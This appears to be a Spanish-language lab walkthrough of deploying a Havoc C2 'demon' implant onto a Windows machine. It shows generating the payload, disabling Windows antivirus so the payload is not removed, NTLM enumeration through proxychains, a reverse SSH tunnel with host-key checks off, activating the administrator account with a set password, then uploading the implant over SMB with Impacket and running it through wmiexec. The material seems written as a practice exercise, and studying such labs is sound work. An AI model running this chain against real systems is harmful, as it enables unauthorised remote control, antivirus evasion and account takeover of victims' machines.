
click en Add para añadir:




en hosts le doy a Add y se añade la ip de windows y doy a Save




añado un Payload






le doy a Generate

desactivo el antivirus de windows para que no elimine el payload



elijo Desktop y doy a Save



vemos en Desktop que se ha creado correctamente el malware

```
root@debian:/home/practica/Desktop# ls
demon.x64.exe
root@debian:/home/practica/Desktop#
```

```
root@debian:/opt# cd ntlm_challenger/
root@debian:/opt/ntlm_challenger# ls
LICENSE  ntlm_challenger.py  README.md  requirements.txt
root@debian:/opt/ntlm_challenger# proxychains python3 ./ntlm_challenger.py smb://192.168.79.130
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|->-127.0.0.1:68-><>-192.168.79.130:445-><>-OK

Target (Server): DESKTOP-0G1PKPH

Version: Server 2016 or 2019 / Windows 10 (build 19041)

TargetInfo:
MsvAvNbDomainName: DESKTOP-0G1PKPH
MsvAvNbComputerName: DESKTOP-0G1PKPH
MsvAvDnsDomainName: DESKTOP-0G1PKPH
MsvAvDnsComputerName: DESKTOP-0G1PKPH
MsvAvTimestamp: Jun 15, 2024 22:11:22.868322

Negotiate Flags:
NTLMSSP_NEGOTIATE_UNICODE
NTLMSSP_REQUEST_TARGET
NTLMSSP_TARGET_TYPE_SERVER
NTLMSSP_NEGOTIATE_EXTENDED_SESSIONSECURITY
NTLMSSP_NEGOTIATE_TARGET_INFO
NTLMSSP_NEGOTIATE_VERSION
NTLMSSP_NEGOTIATE_128
NTLMSSP_NEGOTIATE_56
root@debian:/opt/ntlm_challenger#
```

en Windows ejecuto como administrator en un PS

```
ssh -R 1337 -fCnN -oServerAliveInterval=60 -oServerAliveCountMax=1
-oUserKnownHostsFile=/dev/null -oStrictHostKeyChecking=no root@127.0.0.1
```

```
Y  net user administrator active/yes
net user administrator qwerty12345
```

en debian:

```
proxychains smbclient.py /administrator@127.0.0.1
```

```
root@debian:/home/practica/Havoc# proxychains smbclient.py ./administrator@127.0.0.1
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.12.0.dev1+20240606.111452.d71f4662 - Copyright 2023 Fortra

Password:
```

como password qwerty12345

y estaría conectado al smb de la máquina windows:


```

Password:
|S-chain|->-127.0.0.1:68-><>-127.0.0.1:445-><>-OK
Type help for list of commands
# use C$
# ls
drw-rw-rw-      0  Mon Jun  3 16:42:11 2024 $Recycle.Bin
drw-rw-rw-      0  Sat Jun 15 11:45:16 2024 $WinREAgent
drw-rw-rw-      0  Mon Jun  3 16:40:34 2024 Documents and Settings
-rw-rw-rw-    8192 Sat Jun 15 14:00:02 2024 DumpStack.log.tmp
-rw-rw-rw- 2013265920 Sat Jun 15 14:00:02 2024 pagefile.sys
drw-rw-rw-      0  Tue Jun  4 02:36:40 2024 PerfLogs
drw-rw-rw-      0  Tue Jun  4 15:05:20 2024 Program Files
drw-rw-rw-      0  Tue Jun  4 02:36:40 2024 Program Files (x86)
drw-rw-rw-      0  Mon Jun  3 16:43:57 2024 ProgramData
drw-rw-rw-      0  Thu Jun 13 13:37:45 2024 Recovery
-rw-rw-rw- 16777216 Sat Jun 15 14:00:02 2024 swapfile.sys
drw-rw-rw-      0  Mon Jun  3 16:41:23 2024 System Volume Information
drw-rw-rw-      0  Mon Jun  3 16:41:23 2024 Users
drw-rw-rw-      0  Sat Jun 15 13:39:25 2024 Windows
# 

```

subo al directorio Programdata de windows el malware que he compilado antes en Havoc.

put demon.x64.exe



podemos ver cómo he subido el malware a la máquina windows, ahora lo voy a ejecutar

```
proxychains wmiexec.py -silentcommand -nooutput ./administrator@127.0.0.1  
'c:/programdata/demon.x64.exe'
```